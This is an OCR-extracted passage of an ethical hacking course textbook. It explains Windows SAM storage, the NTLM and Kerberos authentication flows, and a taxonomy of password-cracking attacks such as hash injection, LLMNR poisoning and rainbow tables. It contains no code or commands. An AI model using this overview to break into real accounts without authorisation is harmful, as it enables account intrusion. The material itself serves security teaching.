


Figure 6.5: SAM file

Note: LM hashes are disabled in Windows Vista and later Windows OSs; LM is blank in those systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).




Figure 6.6: NTLM authentication process

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:


- The client types the username and password into the logon window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a "nonce," which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.




Figure 6.7: Kerberos authentication process

Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Single Sign-On via which the user need not re-enter the password again to access any authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking

- Password cracking techniques are used to recover passwords from computer systems
- Attackers use password cracking techniques to gain unauthorized access to vulnerable systems
- Most of the password cracking techniques are successful because of weak or easily guessable passwords

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Password Attacks

Non-Electronic Attacks	The attacker does not need technical knowledge to crack the password, hence it is known as a non-technical attack Shoulder Surfing · Social Engineering · Dumpster Diving
Active Online Attacks	The attacker performs password cracking by directly communicating with the victim's machine Dictionary, Brute Forcing, and Rule-based Attack · Hash Injection Attack · LLMNR/NBT-NS Poisoning · Trojan/Spyware/Keyloggers · Password Guessing · Internal Monologue Attack · Cracking Kerberos Passwords
Passive Online Attacks	The attacker performs password cracking without communicating with the authorizing party Wire Sniffing · Man-in-the-Middle Attack · Replay Attack
Offline Attacks	The attacker copies the target's password file and then tries to crack passwords on his own system at a different location Rainbow Table Attack (Pre-Computed Hashes) · Distributed Network Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Password Attacks


Password cracking is one of the crucial stages of system hacking. 